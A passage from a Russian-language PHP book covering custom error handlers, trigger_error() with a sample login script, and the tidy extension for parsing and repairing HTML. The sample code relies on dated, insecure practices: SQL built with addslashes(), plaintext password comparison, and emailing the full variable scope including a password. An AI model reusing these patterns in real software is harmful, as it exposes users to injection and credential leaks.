/*Следующая строка гарантирует отсутствие неопределенных констант в PHP 4*/
if (!defined('E_STRICT')) define('E_STRICT', 2048);

set_error_handler('my_logging_error_handler');

function my_logging_error_handler(
         $errcode, $errstring, $filename, $lineno, &$scope) {
   $warning_names = array(E_WARNING=>'E_WARNING',
                          E_USER_WARNING=>'E_USER_WARNING',
                          E_COMPILE_WARNING=>'E_COMPILE_WARNING',
                          E_CORE_WARNING=>'E_CORE_WARNING');
   switch ($errcode) {
      case E_STRICT:
      case E_NOTICE:
      case E_USER_NOTICE:
         break;
      case E_WARNING:
      case E_USER_WARNING:
      case E_COMPILE_WARNING:
      case E_CORE_WARNING:
         error_log('[' . date('n/j/Y g:i a') .
            "] Warning: [{$warning_names[$errcode]}] $errstring in
$filename on $lineno");
         break;
      case E_USER_ERROR:
         echo $errstring;
         $message = "A serious error has occurred!\n Filename: $filename\n" .
            "Line Number: $lineno\n\n$errstring\n\n";
         $message .= print_r($scope, true);
         mail('developer@example.com', "Error in script execution", $message);
         break;
      default:
         return false;
   }
   return true;
}
```

В этом коде реализовано три различных механизма обработки. Во-первых, информационные ошибки полностью игнорируются. Как было сказано ранее, информационные ошибки не представляют угрозы для нашего кода, поэтому ради этого примера мы можем сделать вид, что они просто не существуют. Далее, сообщения об ошибках с возможностью действия переводятся в формат, удобный для прочтения пользователями, и отправляются в журнал ошибок. Строки такого журнала могут выглядеть примерно так:

```
[3/11/2005 11:14 am] Warning: [E_WARNING] Unable to connect to LDAP server,
connection timed out in /home/jdoe/public_html/myscript.php on line 514
[3/18/2005 3:42 pm] Warning: [E_WARNING] Failed to open stream, no such
file or directory in
/home/jdoe/public_html/reporting/mygraph_generator.php on line 29
[4/9/2005 10:51 pm] Warning: [E_USER_WARNING] Invalid data received from
user input, possible hacker? in /home/jdoe/public_html/login.php on line 11
```

Последней обработанной ошибкой является одна из разновидностей неустранимых ошибок, которые может принимать специальный обработчик ошибок. Если произойдет что-нибудь подобное, не стоит дожидаться следующего раза, когда мы откроем журнал ошибок, чтобы узнать о происшедшем. Мы хотим знать об этом немедленно и исправить ошибку как можно быстрее. Поэтому мы формируем и отправляем детализированный отчет об ошибках по электронной почте непосредственно в свой почтовый ящик. Простой отчет об ошибках может выглядеть примерно так:

```
Возникла серьезная ошибка!
Имя файла: /home/jdoe/public_html/myscript.php
Строка: 114

Невозможно подключиться к серверу базы данных.

Array (
   [userid] => jdoe
   [password] => secret
   [action] => login
   [loop] => 217
   [dbname] => web_application
)
```

После того как этот отчет об ошибках появится в нашем почтовом ящике (возможно, даже в виде сообщения, отправленного на мобильный телефон), мы сможем быстро открыть требуемый файл и отыскать в нем ошибку. Чтобы иметь больше информации об отладке, можно также включить содержимое `$GLOBALS` и/или результат функции `debug_backtrace()`.

НА ЗАМЕТКУ

Что касается PHP 5.1.0, то если специальный обработчик ошибок выдает `return false;`, чтобы показать, что он не обработал ошибку, PHP отправляет сообщение об ошибке своему внутреннему обработчику.

Принудительный вызов ошибки

До настоящего момента говорилось о том, что можно делать с ошибками, генерируемыми в PHP. Иногда при выполнении сценария возникает ситуация, при которой синтаксически правильное и процедурно допустимое условие просто не будет иметь смысла в ходе выполнения вашей программы. Если ситуация подобного рода возникнет, ваш сценарий может сгенерировать ошибку с помощью встроенной функции `trigger_error()`. Прототип этой функции имеет следующий вид:

```
bool trigger_error(string error_msg[, int error_type])
```

Аргумент `error_msg` будет передан обработчику ошибок, используемому по умолчанию или специальному обработчику ошибок, если он будет определен. Аргумент `error_type` является необязательным и может представлять следующие типы:

`E_USER_NOTICE`, `E_USER_WARNING` или `E_USER_ERROR`.

Если аргумент `error_type` не будет определен, то предполагается, что он представляет тип `E_USER_NOTICE`. При передаче недействительного аргумента `error_type` функция `trigger_error()` возвращает значение `false`, не генерируя ошибку.

Примером может послужить набор подпрограмм для проверки данных, в которых данные, заданные пользователем, проверяются по набору критериев. Если данные не пройдут проверку, можно сгенерировать ошибку. Рассмотрим следующий фрагмент кода, который можно использовать в сценарии регистрации:

```
if (isset($_POST['submit']) &&
      (empty($_POST['username']) ||
      empty($_POST['password']))) {
   trigger_error("Форма отправлена, однако имя пользователя и/или пароль
не предоставлены", E_USER_ERROR);
}
```

Как только в окне регистрации пользователь щелкнет на кнопке Submit (Отправить), сценарий проверяет пару значений "имя пользователя/пароль". Если одно из этих значений окажется пустым, значит, пользователь сделал что-то неправильно, поэтому мы генерируем ошибку, которая останавливает выполнение сценария.

Собираем все воедино

В заключение рассмотрим небольшой сценарий, выполняющий несколько обычных задач. В некоторых из них может произойти сбой, приводящий к возникновению ошибки, а другие хотя и выполняют поставленную задачу, однако возвращают ошибочные результаты.

```
<?php
set_error_handler('user_errors', E_USER_WARNING | E_USER_ERROR);
ini_set('error_reporting', 0);
session_start();
$errors = array();
$db_conn = @mysql_connect('localhost','username','password');
```

```
if ($db_conn === false) {
   trigger_error("Невозможно подключиться к базе данных.", E_USER_ERROR);
}
if (isset($_REQUEST['submit'])) {
   if (empty($_REQUEST['username'])) {
      trigger_error("Не предоставлено имя пользователя", E_USER_WARNING);
   }
   if (empty($_REQUEST['password'])) {
      trigger_error("Не предоставлен пароль", E_USER_WARNING);
   }
   $result = @mysql_query(sprintf(
   "SELECT userid FROM users WHERE username='%s' AND password='%s'",
   addslashes($_REQUEST['username']),
   addslashes($_REQUEST['password'])), $db_conn);
   if ($result === false) {
      trigger_error("Регистрация невозможна, ошибка базы данных", E_USER_ERROR);
   }
   if (mysql_num_rows($result) == 0) {
      trigger_error("Ошибка регистрации. Недопустимое имя пользователя
или пароль.", E_USER_WARNING);
   } else {
      list($_SESSION['userid']) = mysql_fetch_row($result);
   }
}
?><html>
<head>
<title>Простой сценарий регистрации</title>
</head>
<body>
<?php
if (count($errors) > 0) {
   echo "Возникли следующие предупреждения:<br/>";
   echo "<ul>\n";
   foreach($errors as $error) {
      echo "<li>" . htmlspecialchars($error) . "</li>\n";
   }
   echo "</ul>\n";
}
if ($_SESSION['userid']) {
   echo "Вы вошли с идентификатором пользователя #{$_SESSION['userid']}";
} else {
?><form method="POST">
Имя пользователя: <input type="text" name="username" /><br />
Пароль: <input type="password" name="password" /><br />
<input type="submit" name="submit" value="Вход" />
</form>
<?php } ?>
</body>
</html>
<?php
```

```
function user_errors($errno, $errstr, $filename, $lineno, &$context) {
   if ($errno == E_USER_WARNING) {
      $context['errors'][] = $errstr;
      return true;
   }
   echo "<html><head><title>Возникла критическая ошибка</title></head><body>";
   echo htmlspecialchars($errstr);
   echo "</body></html>";
}
?>
```

Теперь давайте проанализируем этот сценарий по частям:

```
set_error_handler('user_errors', E_USER_WARNING | E_USER_ERROR);
ini_set('error_reporting', 0);
session_start();
$errors = array();
```

Мы определяем `user_errors()` как специальный обработчик, который должен получать все сообщения `E_USER_WARNING` и `E_USER_ERROR`. Затем мы подавляем все другие ошибки в обработчике, используемом по умолчанию, присваивая параметру `error_reporting` значение `0`. Так как для хранения идентификатора пользователя, прошедшего регистрацию, будет использоваться сеанс, мы вызываем функцию `session_start()`. И, наконец, мы инициализируем массив, который будет принимать сообщения по мере их возникновения.

```
$db_conn = @mysql_connect('hostname','username','password');
if ($db_conn === false) {
   trigger_error("Невозможно подключиться к базе данных.", E_USER_ERROR);
}
```

Затем предпринимается попытка соединиться с сервером базы данных. Из сведений о функции `mysql_connect()` мы знаем, что если соединение будет по какой-либо причине разорвано, возникнет сообщение об ошибке `E_WARNING` и будет возвращено значение `false`. Если сбой действительно произойдет, мы подавляем ошибку, запрещая какую-либо последующую обработку и выводя дружественное сообщение об ошибке.

```
if (empty($_REQUEST['username'])) {
   trigger_error("Не предоставлено имя пользователя", E_USER_WARNING);
}
if (empty($_REQUEST['password'])) {
   trigger_error("Не предоставлен пароль", E_USER_WARNING);
}
```

Если это регистрация пользователя, обусловленная наличием `$_REQUEST['submit']`, мы проверяем, были ли заданы имя пользователя и пароль. Если они не были заданы, мы выводим сообщение `E_USER_WARNING` с описанием. Поскольку эта ошибка не является неустранимой, обработка продолжается.

```
$result = @mysql_query(sprintf(
   "SELECT userid FROM users WHERE username='%s' AND password='%s'",
   addslashes($_REQUEST['username']),
   addslashes($_REQUEST['password'])), $db_conn);
```

```
if ($result === false) {
   trigger_error("Регистрация невозможна, ошибка базы данных", E_USER_ERROR);
}
if (mysql_num_rows($result) == 0) {
   trigger_error("Ошибка регистрации. Недопустимое имя пользователя или
пароль.", E_USER_WARNING);
} else {
   list($_SESSION['userid']) = mysql_fetch_row($result);
}
```

Выполняется запрос к базе данных, при котором считывается идентификатор пользователя и сопоставляется с введенным именем пользователя и паролем. Снова проверяется результат функции базы данных и в случае сбоя при запросе выводится сообщение E_USER_ERROR. После этого, если был возвращен идентификатор пользователя, он передается переменной сеанса, в противном случае выводится сообщение E_USER_WARNING, свидетельствующее о том, что пользователь не был зарегистрирован.

```
if (count($errors) > 0) {
   echo "Возникли следующие предупреждения:<br/>";
   echo "<ul>\n";
   foreach($errors as $error) {
      echo "<li>" . htmlspecialchars($error) . "</li>\n";
   }
   echo "</ul>\n";
}
```

Напоследок мы выводим некоторую информацию в формате HTML и открываем тело страницы для вывода содержимого. Если возникали какие-либо сообщения E_USER_WARNING, наш специальный обработчик мог передавать тексты сообщений об ошибках переменной $error посредством передаваемого по ссылке параметра $context в нашу функцию ошибок. В теле содержимого мы выполняем итерацию по массиву, чтобы отобразить сообщения в ненумерованном маркированном списке. Затем, в зависимости от того, прошла ли регистрация, мы отображаем либо идентификатор пользователя, либо форму для регистрации.

```
if ($_SESSION['userid']) {
   echo "Вы вошли с идентификатором пользователя #{$_SESSION['userid']}";
} else {
?><form method="POST">
Имя пользователя: <input type="text" name="username" /><br />
Пароль: <input type="password" name="password" /><br />
<input type="submit" name="submit" value="Вход" />
</form>
<?php } ?>
</body>
</html>
<?php
function user_errors($errno, $errstr, $filename, $lineno, &$context) {
   if ($errno == E_USER_WARNING) {
      $context['errors'][] = $errstr;
      return true;
   }
```

```
    echo "<html><head><title>Возникла критическая ошибка</title></head><body>";
    echo htmlspecialchars($errstr);
    echo "</body></html>";
}
```

И последнее, что делает наш сценарий — определяет обработчик ошибок, указанный в функции `set_error_handler()`. Генерируемые пользователем сообщения обрабатываются путем добавления строки ошибки в переменную `$errors` в той области действия, которая была активной в момент возникновения ошибки. Поскольку все наши ошибки возникают в глобальной области действия, то использование `$context['errors']` аналогично использованию `$GLOBALS['errors']`. С неустранимыми ошибками `E_USER_ERROR` мы поступаем следующим образом: мы переносим строковое сообщение об ошибке в простой HTML-шаблон. Если ошибка обрабатывается, возвращается значение `true`, в противном случае — значение `false`.

Резюме

В этой главе был рассмотрены вопросы, связанные с ошибками при разработке на PHP. Мы изучили поведение обработчика ошибок, используемого по умолчанию, и рассмотрели способы, с помощью которых его можно конфигурировать так, чтобы его можно было использовать во множестве программ. Существует двенадцать различных уровней ошибок — от информационных ошибок до ошибок с возможностью действия и неустранимых ошибок. Мы рассмотрели также обработчики ошибок, определяемые самими пользователями, и преднамеренно генерируемые ошибки.

Принципы, изложенные в этой главе, помогут вам проектировать приложения, которые будут игнорировать предполагаемые ошибки и безболезненно устранять непредсказуемые ошибки. Если вы тщательно продумаете реализацию своего приложения, ваши пользователи никогда не смогут увидеть таинственные сообщения об ошибках, генерируемые системой.

ГЛАВА

15

Использование расширения tidy для работы с HTML/XHTML

В ЭТОЙ ГЛАВЕ...

- Введение
- Базовое использование tidy
- Опции конфигурации tidy
- Использование анализатора tidy
- Применения tidy

Введение

tidy представляет собой чрезвычайно полезное расширение, позволяющее обрабатывать HTML-, XHTML- и даже XML-разметку в PHP-сценариях. В версиях PHP 4.3.x расширение tidy было представлено версией 1.0, а версия tidy 2.0 входит в стандартный пакет PHP 5.0 и предлагает новый устойчивый API-интерфейс для проверки, восстановления и анализа разметки из PHP. В этой главе будет рассказано обо всех функциональных возможностях расширения tidy, а также показано, как его можно использовать, чтобы сделать вашу разметку соответствующей официальным Web-стандартам.

Базовое использование tidy

Синтаксический анализ входных данных и получение выходных данных

Чтобы приступить к использованию tidy в PHP, давайте разберемся с тем, в каких целях расширение tidy используется в первую очередь. Когда вы пользуетесь расширением tidy, все действия начинаются с анализа синтаксиса входного документа. Основной функцией для выполнения анализа является `tidy_parse_file()`, синтаксис которой выглядит следующим образом:

```
tidy_parse_file($document [, $options [, $encoding [, $use_include_path]]);
```

где `$document` — это файл, принимаемый на обработку (локальный или удаленный). Остальные параметры, являющиеся необязательными, будут рассмотрены далее в этой главе, за исключением параметра `$use_include_path`. Этот необязательный параметр является булевским и показывает, должен ли PHP искать директиву включения PHP, если документ, указанный в `$document`, изначально не был найден.

При выполнении этой функции в отношении документа (например, HTML-файла) предпринимается несколько действий. Во-первых, расширение tidy считывает документ в память и осуществляет анализ синтаксиса. Во время этого процесса tidy определяет тип анализируемого документа (например, HTML 3.2, HTML 4.0, XHTML 1.0) и исправляет неправильные синтаксические конструкции в соответствии со стандартом. То есть, атрибуты дескрипторов, не взятые в кавычки, заключаются в кавычки, дескрипторы, размещенные в неправильном порядке, исправляются, и так далее. Для выполнения этих действия tidy использует сложную интеллектуальную систему синтаксического анализа, которая пытается исправить любые ошибки, не изменяя способ, посредством которого документ будет интерпретирован. Когда анализ синтаксиса будет завершен, функция `tidy_parse_file()` вернет ресурс, представляющий документ в памяти, который можно будет использовать с другими функциями tidy.

НА ЗАМЕТКУ

По умолчанию tidy обрабатывает все входные документы так, как будто они являются полными автономными документами. Это означает, что фрагменты документов (например, строка "`<B>это фрагмент HTML-кода</B>`") после синтаксического анализа будет содержать все дескрипторы, которые должен содержать действительный HTML-документ, включая `<HTML>`, `<HEAD>`, `<TITLE>` и `<BODY>`. Если вы хотите получить только исправленный вариант входного фрагмента, изучите раздел "Опции конфигурации tidy" этой главы (в частности, обратите внимание на параметр `show-body-only`).

Наряду с функцией tidy_parse_file() можно использовать подобную ей функцию tidy_parse_string(). Ее синтаксис выглядит следующим образом:

```
tidy_parse_string($data [, $options [, $encoding]]);
```

Аргумент $data представляет строку, содержащую разметку для анализа. Как и для предыдущей функции, необязательные параметры $options и $encoding будут рассмотрены далее в этой главе. Во время выполнения функция tidy_parse_string() возвращает ресурс tidy, представляющий документ.

По завершении анализа синтаксиса документа он может быть сразу же получен в виде строки одним из двух способов. Первый способ заключается в использовании функции tidy_get_output(), которая имеет следующий синтаксис:

```
tidy_get_output($tidy);
```

где $tidy — это действительный ресурс документа tidy. Как вариант, в виде строки можно обрабатывать и сам ресурс $tidy, поэтому вы сами сможете выводить его содержимое. Пример этого показан в листинге 15.1.

Листинг 15.1. Получение документа из tidy

```
<?php
   /* Анализ синтаксиса строки */
   $tidy = tidy_parse_string("<B>Это строка</B>");
   /* Получение документа, измененного расширением tidy, с помощью
      функции tidy_get_output() */
   $data = tidy_get_output($tidy);
   /*
   Ресурс $tidy можно передать непосредственно команде echo
   для вывода содержимого.
   Следующая команда выводит содержимое измененного документа.
   */
   echo $tidy;
?>
```

В листинге 15.2 показано использование расширения tidy для синтаксического анализа удаленного HTML-документа с использованием функции tidy_parse_file().

Листинг 15.2. Использование функции tidy_parse_file()

```
<?php
   $remote_tidy = tidy_parse_file("http://www.coggeshall.org/");
   echo $remote_tidy;
?>
```

Очистка и восстановление документов

После синтаксического анализа документа можно быть уверенным в том, что теперь он является действительным с точки зрения синтаксиса; тем не менее, это еще не означает, что документ выполнен в соответствии с Web-стандартами. Например, для того чтобы документ в формате HTML 3.2 соответствовал стандартам, он должен содержать объявление DOCTYPE (помимо всего прочего). Чтобы на основе входных данных подготовить выходные данные, полностью соответствующие стандартам, мы должны представить еще одну функцию — tidy_clean_repair().

```
tidy_clean_repair($tidy);
```

где $tidy — это действительный ресурс tidy. Во время выполнения tidy пытается подогнать предложенный документ под Web-стандарты на основании текущей конфигурации расширения tidy. Пример использования этой функции (с такими же входными данными, как и в листинге 15.1) показан в листинге 15.3.

Листинг 15.3. Использование функции tidy_clean_repair()

```
<?php
   /* Синтаксический анализ локального файла */
   $tidy = tidy_parse_string("<B>Это простой,</I> однако
            <B>неправильно оформленный</B> <U>HTML-документ<U>");
   tidy_clean_repair($tidy);
   echo $tidy;
?>
```

Если выполнить код из листинга 15.3, в результате будет получен документ в формате HTML 3.2, соответствующий стандартам:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2//EN">
<html>
<head>
<title></title>
</head>
<body>
<b>Это простой,</b> однако <b>неправильно оформленный</b> <u>HTML-
документ</u>
</body>
</html>
```

Распознавание ошибок в документах

Когда расширение tidy обрабатывает документ, оно создает журнал потенциальных (и исправленных) ошибок, обнаруженных во входном документе. Этот журнал (называемый буфером ошибок) можно получить в любой момент, если выполнить функцию tidy_get_error_buffer().

```
tidy_get_error_buffer($tidy);
```

где $tidy — это действительный ресурс документа tidy. Во время выполнения эта функция возвращает строку, содержащую журнал всех сообщений об ошибках, которые выводились во время обработки документа; все ошибки разделяются символом новой строки \n. Ниже показан пример журнала tidy.

```
line 1 column 1 - Warning: missing <!DOCTYPE> declaration
line 1 column 1 - Warning: replacing unexpected i by </i>
line 1 column 43 - Warning: <u> is probably intended as </u>
line 1 column 1 - Warning: inserting missing 'title' element
строка 1 колонка 1 - Предупреждение: отсутствует объявление <!DOCTYPE>
строка 1 колонка 1 - Предупреждение: заменено непредвиденное i на </i>
строка 1 колонка 43 - Предупреждение: <u>, возможно, должно трактоваться как </u>
строка 1 колонка 1 - Предупреждение: вставлен отсутствующий элемент 'title'
```

Как видите, tidy обнаружило четыре потенциальные ошибки во входных данных. Для каждой ошибки указывается номер строки и столбца (внутри исходного документа).

Наряду с синтаксическими ошибками и ошибками, связанными с отклонениями от стандартов, расширение tidy также информирует о потенциальных ошибках, связанных с доступностью (например, пропуск атрибута ALT в дескрипторе <IMG>).

Для расширения возможностей ведения журнала ошибок используются три функции, которые позволяют определять типы ошибок, не прошедших обработку в буфере ошибок. Эти функции показаны ниже:

```
tidy_error_count($tidy);
tidy_warning_count($tidy);
tidy_access_count($tidy);
```

В каждой из них $tidy представляет ресурс документа tidy. Во время выполнения эти функции возвращают целое число, соответствующее количеству ошибок определенного типа, которые возникли в данном документе. Например, можно определить количество существующих сообщений о доступности, если вызвать функцию tidy_access_count().

Опции конфигурации tidy

В расширении tidy с помощью опций конфигурации можно задействовать основную массу возможностей, которыми оно наделено. Вначале главы о них не упоминалось только потому, чтобы упростить изложение материала, так как в расширении tidy можно оперировать примерно 80 опциями, которые скрывают в себе широкий диапазон функциональности. Сейчас, когда основные сведения об этом расширении вы уже получили, можно перейти к рассмотрению опций конфигурации и узнать о той роли, которую они играют при восстановлении и проверке документов.

Во время выполнения синтаксического анализа документов поведение tidy зависит от его конфигурации. Хотя конфигурация, принятая по умолчанию, предлагается при каждом его использовании, вместо нее можно применять несколько опций, которые сейчас будут кратко рассмотрены.

Имейте в виду, что хотя в этом разделе будет говориться о настройке и получении конфигурационных значений, во всей главе в целом будут рассмотрены только некоторые опции настройки. В общем, этот раздел посвящен полезным опциям применения расширения tidy (при которых используются наиболее распространенные опции конфигурации). Весь список опций конфигурации и их описание доступен на домашней странице tidy по адресу http://tidy.sourceforge.net/ или в руководстве по PHP, которое можно найти по адресу http://www.php.net/tidy.

Опции tidy во время выполнения

В начале этой главы рассматривались две функции: tidy_parse_file() и tidy_parse_string(). Вспомним их синтаксис:

```
tidy_parse_file($document [, $options [, $encoding [, $use_include_path]]]);
tidy_parse_string($data [, $options [, $encoding]]);
```

Теперь, когда основные сведения вам известны, мы возвращаемся к рассмотрению этих функций, и особое внимание уделим второму необязательному параметру, присутствующему в каждой из них — $options. Благодаря этому параметру становится возможной установка опций конфигурации во время выполнения из PHP; параметр может быть представлен либо ассоциативным массивом, либо строкой. В зависимости от типа передаваемой переменной, поведение может быть таким:

- При передаче ассоциативного массива каждая пара ключ/значение интерпретируется как конфигурационная опция/значение tidy.
- При передаче строки она интерпретируется как имя файла, находящегося в локальной системе, который содержит последовательность опций конфигурации tidy.

Поскольку рассмотрение файлов конфигурации планируется в следующем разделе, давайте сначала поговорим о первой упомянутой опции — передаче значения массива для параметра $options. Как уже было сказано, этот массив должен представлять ассоциативный массив пар опция/значение, которые будут установлены для документа, передаваемого на обработку расширению tidy. Например, в листинге 15.4 используется опция конфигурации show-body-only для анализируемой строки. Будучи активной, эта опция сообщает расширению tidy о том, что необходимо создать только фрагмент документа (а конкретно — что угодно, что может находиться в блоке <BODY>), а не весь автономный документ.

Листинг 15.4. Передача опций tidy во время выполнения

```
<?php
   $options = array("show-body-only" => true);
   $tidy = tidy_parse_string("<B>Добро пожаловать,<I>посетитель!</B></I>",
                             $options);
   echo $tidy;
?>
```

Если выполнить этот фрагмент кода, tidy в ответ выдаст следующий результат:

```
<b>Добро пожаловать,<i>посетитель!</i></b>
```

Чтение конфигурационных значений

Хотя все опции конфигурации для документа должны быть установлены до анализа синтаксиса документа, их можно считывать в любой момент после анализа. Определение значений одной или всех доступных опций конфигурации tidy осуществляется с помощью двух функций. Первой является функция tidy_getopt():

```
tidy_getopt($tidy, $option);
```

где $option — это строка, представляющая опцию, значение которой вы хотите получить, а $tidy — это ресурс документа tidy, из которого будет получена строка.

Второй способ получения опций конфигурации tidy — это функция tidy_get_config():

```
tidy_get_config($tidy)
```

где $tidy — это действительный ресурс tidy. Эта функция предназначена для получения ассоциативного массива всех конфигурационных значений и их соответствующих

значений для данного ресурса документа tidy в том же формате, который принят для функций tidy_parse_file() и tidy_parse_string().

Конфигурационные файлы tidy

В зависимости от приложения, и учитывая существование более чем 80 возможных опций конфигурации, весьма вероятно, что настройка этих опций во время выполнения окажется малоэффективной и громоздкой задачей. Поэтому опции конфигурации tidy могут храниться в конфигурационных файлах, которые затем загружаются во время выполнения. Конфигурационные файлы также можно загружать и применять практически ко всем документам путем настройки директивы конфигурации tidy.default_config в файле php.ini.

Простой конфигурационный файл tidy выглядит следующим образом:

```
indent-spaces: 4
wrap: 4096
indent: auto
tidy-mark: no
show-body-only: yes
force-output: yes
new-blocklevel-tags: mytag, anothertag
```

С помощью конфигурационных файлов можно создавать особые профили tidy для выполнения определенной задачи. Например, один конфигурационный файл можно создать специально для того, чтобы "приукрасить" HTML-документ для чтения или правки, а другой — чтобы сделать документ настолько компактным, насколько это возможно, для экономии пропускной способности. Затем вы могли бы загружать и применять эти конфигурационные файлы к документам в своих PHP-сценариях, настраивая параметр $options в функциях tidy_parse_file() или tidy_parse_string() для конфигурационного файла, как показано в листинге 15.5.

Листинг 15.5. Использование конфигурационных файлов tidy

```
<?php
   $tidy = tidy_parse_file("myfile.html", "beautify.tcfg");
   tidy_clean_repair($tidy);
   echo $tidy;
?>
```

Поскольку подобное использование конфигурационных файлов является обычным делом, tidy также предлагает две экономящие время функции, которые объединяют предыдущие возможности в одном вызове функции, в зависимости от того, чем является ваши входные данные — файлом или строкой. Это функции tidy_repair_file() и tidy_repair_string(). Синтаксис каждой из них показан ниже.

```
tidy_repair_file($filename [, $config_file [, $use_include_path]]);
tidy_repair_string($data [, $config_file]);
```

где $filename — это имя файла для проверки, когда используется tidy_repair_file(), а $data — это строка для проверки использования tidy_repair_file(). Второй необязательный параметр каждой из функций, $config_file, представляет конфигураци-

онный файл, параметры которого будут приняты для обработки входных данных. При выполнении каждая из этих функций пытается проанализировать синтаксис и очистить или восстановить определенные входные данные с учетом установленной конфигурации, и затем возвращает результаты. Для функции `tidy_repair_file()` третий необязательный параметр, `$use_include_path`, является булевским и показывает, должен ли PHP искать директиву включения для входного файла, если изначально он не был найден. Пример использования этих функций показан в листинге 15.6.

Листинг 15.6. Использование `tidy_repair_file()`

```
<?php
   /*
   Этот код:
   $opts = array('show-body-only' => true);
   $tidy = tidy_parse_file('myfile.html', $opts, true);
   tidy_clean_repair($tidy);
   echo tidy_get_output($tidy);

   ... идентичен находящемуся ниже однострочному оператору при условии, что
   в файле 'myconfig.tcfg' параметру show-body-only присвоено значение "On".
*/
```

Использование анализатора tidy

Помимо того, что расширение tidy наделено возможностями для выполнения проверки и восстановления HTML, как таковое это расширение предлагает мощный API-интерфейс для синтаксического анализа. Чтобы разобраться с тем, как можно использовать tidy для синтаксического анализа документов, сначала потребуется рассмотреть способы хранения документов в tidy.

Как tidy хранит документы

Когда расширение tidy анализирует документ, то для хранения его содержимого оно формирует в памяти древовидную структуру. Эта структура (называемая деревом документа) отражает иерархическую природу документа и состоит из совокупности узлов. Например, рассмотрим следующий HTML-документ:

```
<HTML>
<HEAD>
<TITLE>Пример базового HTML-документа</TITLE>
</HEAD>
<BODY BGCOLOR=#FFFFFF>
<B>Добро пожаловать, посетитель!</B>
<I>Это курсивный текст.</I>
</BODY>
</HTML>
```

Обратите внимание на то, в каком порядке организованы дескрипторы, составляющие документ. А именно, дескриптор `<HEAD>` находится "внутри" дескриптора `<HTML>` (или является его дескриптором-наследником). Точно так же дескриптор `<TITLE>` является дескриптором-наследником `<HEAD>` и наследником наследника `<HTML>`.

Если представить графически дерево документа, созданного расширением tidy, то станет очевидной взаимосвязь между документом и деревом. В основе дерева лежит корневой узел. Этот узел создан расширением tidy, и между ним и самим документом нет никакой связи; наоборот, он служит в качестве "дескриптора" всего дерева. Этот корневой узел имеет один узел-наследник HTML, представляющий дескриптор <HTML>. Тот, в свою очередь, имеет два узла-наследника, <HEAD> и <BODY>, и так далее.

Если для анализа синтаксиса документа использовать расширение tidy с его API-интерфейсом для синтаксического анализа, основанным на объектах, то PHP сможет выполнять так называемую "зачистку экрана" ("screen scarping" — удаление выбранных частей другого HTML-документа), не применяя для этого регулярные выражения.

Узел tidy

Чтобы приступить к использованию API-интерфейса для синтаксического анализа в расширении tidy, необходимо выбрать начальную точку в дереве документа. А точнее, можно начать с одного из следующих узлов: root, html, head и body, вызывая соответствующий метод из действительного ресурса документа tidy. Пример реализации этого процесса представлен в листинге 15.7.

Листинг 15.7. Получение узла входа в tidy

```
<?php
   $tidy = tidy_parse_file("http://www.php.net/");
   /* Получение корневого узла дерева документа */
   $root = $tidy->root();
?>
```

Во время вызова метода $tidy->root() PHP получает соответствующий узел и возвращает экземпляр класса tidyNode, представляющий этот узел. Класс tidyNode является внутренним классом, создаваемым расширением tidy, который предоставляет полный API-интерфейс для перемещения по дереву документа. Чтобы было ясно, о чем идет речь, далее показано определение псевдокласса класса tidyNode:

```
class tidyNode {
   public $value;
   public $name;
   public $type;
   public $id;

   public $attribute[];
   public $child[];

   public function hasChildren();
   public function hasSiblings();

   public function isComment();
   public function isHtml();

   public function isText();
   public function isJste();
   public function isAsp();
   public function isPhp();
}
```

НА ЗАМЕТКУ

Представленное определение класса не является допустимым PHP-классом; более того, его синтаксис не подходит для PHP! Определение класса `tidyNode` — это просто псевдокод, посредством которого можно получить список доступных свойств и методов класса `tidyNode`. Для справки: те свойства, которые имеют две скобки в конце своих имен

```
public $attributes[];
```

представляют свойства, являющиеся массивами (или ассоциативными, или индексированными).

Как видите, сам по себе класс `tidyNode` является довольно простым. Начиная с доступных свойств, в табл. 15.1 приводится описание каждого отдельного свойства.

Таблица 15.1. Свойства класса `tidyNode`

Свойство	*Описание*
`$value`	Текстовое значение этого узла, включая значения всех узлов-наследников.
`$name`	Имя узла. Оно должно быть таким же, как и имя дескриптора разметки (то есть `HEAD`, `HTML`, `BODY` и так далее).
`$type`	Одна из следующих констант, указывающая тип узла: `TIDY_NODETYPE_ROOT` — специальный корневой узел дерева. `TIDY_NODETYPE_DOCTYPE` — узел, представляющий дескриптор `DOCTYPE`. `TIDY_NODETYPE_COMMENT` — комментарий, содержащийся в документе. `TIDY_NODETYPE_PROCINS` — XML-инструкции по обработке. `TIDY_NODETYPE_TEXT` — узел текстового элемента. `TIDY_NODETYPE_START` — начало дескриптора уровня блока. `TIDY_NODETYPE_END` — конец дескриптора уровня блока. `TIDY_NODETYPE_STARTEND` — встроенный дескриптор. `TIDY_NODETYPE_CDATA` — блок `<![CDATA[ ]>`. `TIDY_NODETYPE_SECTION` — блок секции. `TIDY_NODETYPE_ASP` — блок кода ASP. `TIDY_NODETYPE_JSTE` — блок кода JSTE. `TIDY_NODETYPE_PHP` — блок кода PHP. `TIDY_NODETYPE_XMLDECL` — XML-объявление.
`$id`	Идентификатор узла (доступен только в тех узлах, которые имеют тип `TIDY_NODETYPE_START`, `TIDY_NODETYPE_END` и `TIDY_NODETYPE_STARTEND`).
`$attribute[]`	Ассоциативный массив атрибутов для данного узла в парах "имя/значение" атрибута.
`$child[]`	Индексированный массив всех узлов-наследников данного узла.

Хотя на первый взгляд это и не очевидно, однако эти свойства заключают в себе огромные возможности для синтаксического анализа и извлечения содержимого любого HTML-, XHTML- и даже XML-документа. При работе с HTML- или XHTML-

документами свойство $id полезно использовать для поиска специфических (или группы) HTML-дескрипторов. Для тех узлов, которые на самом деле являются HTML-дескрипторами (имеют тип TIDY_NODETYPE_START, TIDY_NODETYPE_END или TIDY_NODETYPE_STARTEND), значением свойства $id будет константа, определяемая следующим образом:

```
TIDY_TAG_<TAGNAME>
```

где <TAGNAME> — это строковое имя данного HTML-дескриптора. Например, TIDY_TAG_IMG представляет дескриптор <IMG>, а дескриптор TIDY_TAG_BODY представляет дескриптор <BODY>. Такой способ поиска определенного типа узла мы будем применять далее в этой главе для выделения URL.

Обратите внимание на свойство $value в предыдущем определении псевдокласса. Это свойство, судя по его имени, является значением (value) узла. Однако следует отметить, что значением узла является не только содержимое самого узла, но и содержимое узлов-наследников. Поэтому оно идеально подходит для выделения целых HTML-таблиц из документа, исключая использование отдельно взятого регулярного выражения. Просто используйте атрибут $value узла, свойством $id которого является TIDY_TAG_TABLE.

НА ЗАМЕТКУ

